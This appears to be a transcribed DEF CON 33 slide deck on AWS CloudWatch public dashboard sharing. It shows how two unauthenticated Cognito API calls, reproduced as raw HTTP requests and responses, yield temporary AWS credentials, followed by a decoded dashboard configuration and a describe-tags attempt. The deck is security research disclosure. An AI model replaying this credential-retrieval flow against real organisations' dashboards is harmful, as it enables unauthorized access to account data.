

REVERSE

Cognito, Ergo Some Extra
Permissions

Leo Tsaousis

Cloud Village @ Defcon 33

Security Monitoring → Security Risk

What If I told you...



Security Monitoring → Security Risk

A screenshot of a YouTube video player. The main video frame shows a presentation slide with the text "OBSERVABILITY TOOL SECURITY" in large, bold, black letters. Below the slide, a black banner contains the text "Observability For Pentesters - Rory McCune" in white. The video player interface includes a progress bar at 11:07 / 28:09, a volume icon, and a settings icon. To the right of the video frame, there is a small inset image of a person in a boat. Below the video frame, the video title "Observability For Pentesters - Rory McCune" is displayed, followed by the channel name "Security BSides Dublin" with 592 subscribers and a "Subscribe" button. At the bottom right, there are icons for liking (2), commenting, sharing, downloading, clipping, saving, and a menu icon.

OBSERVABILITY TOOL
SECURITY

Observability For Pentesters
- Rory McCune

11:07 / 28:09

Observability For Pentesters - Rory McCune

Security BSides Dublin
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[BSides Dublin 2024 | Observability For Pentesters – Rory McCune \(@raesene\)](#)

Agenda

- 1. Intros**
- 2. The Feature**
- 3. The Attack**
- 4. Root Cause & Remediation**

whoami

- Who Am I?
 - Leo Tsaousis (@laripping)
 - Senior Security Consultant, Reversesec (fka WithSecure)
 - based in London, UK
 - Attack Path Mapping service lead
 - Author of Leonidas for Kubernetes
github.com/ReversesecLabs/leonidas



The image shows a YouTube video player interface. The main content area displays a presentation slide titled "Leonidas for Kubernetes". The slide features a diagram illustrating the workflow of the Leonidas tool. On the left, a "Security Team" box contains three roles: "CTI Analysts", "Purple Team", and "SITM". Arrows indicate the flow of information: "CTI Analysts" define "TTPs" (Tactics, Techniques, and Procedures), which are then used by the "Purple Team" to execute attacks. The "SITM" role is responsible for "Ship Logs". These actions are directed towards a "Kubernetes Cluster" and an "Ephemeral Registry". The cluster contains various "Target Resources". The "WITH" logo is visible in the bottom right corner of the slide. Below the slide, a video thumbnail shows a man (Leo Tsaousis) speaking at a podium. The video title is "DEF CON 32 - Kubernetes Attack Simulation The Definitive Guide - Leo Tsaousis". The video player interface includes the "DEFCON" logo, the channel name "DEFCONConference" with 357K subscribers, a "Subscribed" button, and engagement metrics (26 likes, 0 comments, 0 shares, 0 downloads).

whoami

- What Do I Do?
 - Offensive Security Exercises
 - Lots of Research (& Conference talking!)

- AWS @ Active Directory
- Kubernetes Attack Simulation
- Web App Vulns
- Android App Vulns




- Some Odays
 - IBM: CVE-2024-31903
 - Cisco: CVE-2020-26062, CVE-2020-26063
 - Wind Vision: CVE-2021-22268, CVE-2021-22269, CVE-2021-22270, CVE-2021-22271
 - Xiaomi: H1#804216
 - AWS: no CVE assigned



whoami

- What Do I *Really* Do?



reversesec.com/articles/what-is-attack-path-mapping/

It starts with a scan...

CloudWatch Dashboard
Shared Publicly



Exposing data publicly
is bad practice



A subtle hint

Sharing CloudWatch dashboards

PDF | RSS

You can share your CloudWatch dashboards with people who do not have direct access to your AWS account. This enables you to share dashboards across teams, with stakeholders, and with people external to your organization. You can even display dashboards on big screens in team areas, or embed them in Wikis and other webpages.

Warning

All people who you share the dashboard with are granted the permissions listed in [Permissions that are granted to people who you share the dashboard with](#) for the account. If you share the dashboard publicly, then everyone who has the link to the dashboard has these permissions.

The `cloudwatch:GetMetricData` and `ec2:DescribeTags` permissions cannot be scoped down to specific metrics or EC2 instances, so the people with access to the dashboard can query all CloudWatch metrics and the names and tags of all EC2 instances in the account.

<https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/cloudwatch-dashboard-sharing.html>

A subtle hint

Permissions that are granted to people who you share the dashboard with

When you share a dashboard, CloudWatch creates an IAM role in the account which gives the following permissions to the people who you share the dashboard with:

- `cloudwatch:GetInsightRuleReport`
- `cloudwatch:GetMetricData`
- `cloudwatch:DescribeAlarms`
- `ec2:DescribeTags`

<https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/cloudwatch-dashboard-sharing.html>

Look Ma, no Auth



Under the Microscope

Request:

```
POST / HTTP/2
Host: cognito-identity.us-east-1.amazonaws.com
Content-Length: 67
Sec-Ch-Ua: "Not(A;Brand";v="24", "Chromium";v="122"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Content-Type: application/x-amz-json-1.1
Cache-Control: no-store
X-Amz-Target: AWSCognitoIdentityService.GetId
X-Amz-User-Agent: aws-amplify/5.3.6 framework/0
Sec-Ch-Ua-Platform: "Linux"
Accept: */*
Origin: https://cloudwatch.amazonaws.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cloudwatch.amazonaws.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
{
  "IdentityPoolId": "us-east-1:52075[REDACTED]d"
}
```

Response:

```
HTTP/2 200 OK
Date: Mon, 22 Jul 2024 17:40:05 GMT
Content-Type: application/x-amz-json-1.1
Content-Length: 63
X-Amzn-Requestid: c4c04aae-389b-480f-8eba-51204f5d6d22
Access-Control-Allow-Origin: *
Strict-Transport-Security: max-age=31536000; includeSubDomains
Access-Control-Expose-Headers: x-amzn-RequestId, x-amzn-ErrorType, x-amzn-ErrorMessage, Date
x-amzn-RequestId: x-amzn-ErrorType, x-amzn-ErrorMessage, Date
{
  "IdentityId": "us-east-1:3b5e[REDACTED]db8"
}
```

```
CognitoIdentity:getId( identityPoolId )
→ identityId
```

Request:

```
POST / HTTP/2
Host: cognito-identity.us-east-1.amazonaws.com
Content-Length: 63
Sec-Ch-Ua: "Not(A;Brand";v="24", "Chromium";v="122"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Content-Type: application/x-amz-json-1.1
Cache-Control: no-store
X-Amz-Target: AWSCognitoIdentityService.GetCredentialsForIdentity
X-Amz-User-Agent: aws-amplify/5.3.6 framework/0
Sec-Ch-Ua-Platform: "Linux"
Accept: */*
Origin: https://cloudwatch.amazonaws.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cloudwatch.amazonaws.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
{
  "IdentityId": "us-east-1:3b5e[REDACTED]db8"
}
```

Response:

```
HTTP/2 200 OK
Date: Mon, 22 Jul 2024 17:40:06 GMT
Content-Type: application/x-amz-json-1.1
Content-Length: 1792
X-Amzn-Requestid: cc544963-c136-4453-9998-50847dd2ff84
Access-Control-Allow-Origin: *
Strict-Transport-Security: max-age=31536000; includeSubDomains
Access-Control-Expose-Headers: x-amzn-RequestId, x-amzn-ErrorType, x-amzn-ErrorMessage, Date
x-amzn-RequestId, x-amzn-ErrorType, x-amzn-ErrorMessage, Date
{
  "Credentials": {
    "AccessKeyId": "ASI[REDACTED]",
    "Expiration": "1721673600E9",
    "SecretKey": "Mw/3l6[REDACTED]nj",
    "SessionToken": "IQoJb3[REDACTED]"
  }
}
```

```
CognitoIdentity:getCredentialsForIdentity(identityId )
→ credentials{}
```



Under the Microscope

**Easy, just 2 API
calls to the Cognito Service**



In-Cognito Authentication

- Cognito-based Authentication Flow
- Enhanced (aka simplified) authflow
- a pattern for “delivering temporary, limited-privilege AWS **credentials** to an **application** needing to access AWS resources”
- All the app needs is an Identity Pool ID



<https://docs.aws.amazon.com/cognito/latest/developerguide/authentication-flow.html>


context is key

```
ubuntu@WSL:cloudwatch-dashboard$ echo "eyJJSIjo
                                aWMifQ==" | base64 -d | jq .
{
  "R": "us-east-1",
  "D": "cw-db-25[REDACTED]4",
  "U": "us-east-1_KnnpHBmk7",
  "C": "e1[REDACTED]kk",
  "I": "us-east-1:52073[REDACTED]0d",
  "O": "arn:aws:iam::25[REDACTED]4:role/service-role/CWDBSharing-PublicReadOnlyAccess-6G7FW9YQ",
  "M": "Public"
}
```

Field	Example Value	Description
R	us-east-1	Region of resources
D	cw-db-112233445566	
U	us-east-1_AaBb45dde	
C	e18aipaaaabbbbakdm7rc56kk	
I	us-east-1:52073456-1234-4567-89ab-12345678900d	Cognito Identity Pool ID
O	arn:aws:iam::112233445566:role/service-role/CWDBSharing-PublicReadOnlyAccess-DSTM21S9	An IAM Role ARN?
M	Public	Sharing mode?

Whatever, show me the tags

```
ubuntu@WSL:cloudwatch-dashboard$ aws ec2 describe-tags --profile da  
An error occurred (UnauthorizedOperation) when calling the Describe  
role/CWDBSharing-PublicReadOnlyAccess-T84015QE/CognitoIdentityCreden  
s action
```




```
to perform this operation. User: arn:aws:sts::25[REDACTED]:assumed-  
:DescribeTags because no session policy allows the ec2:DescribeTag
```




Reproduction Notes


- The user is warned of the risk of public sharing. Multiple Times



Reproduction Notes

- The user is warned of the risk of public sharing. Multiple Times
- Cognito is what facilitates the public exposure of account data


“Shadow Resources” Created Upon Sharing



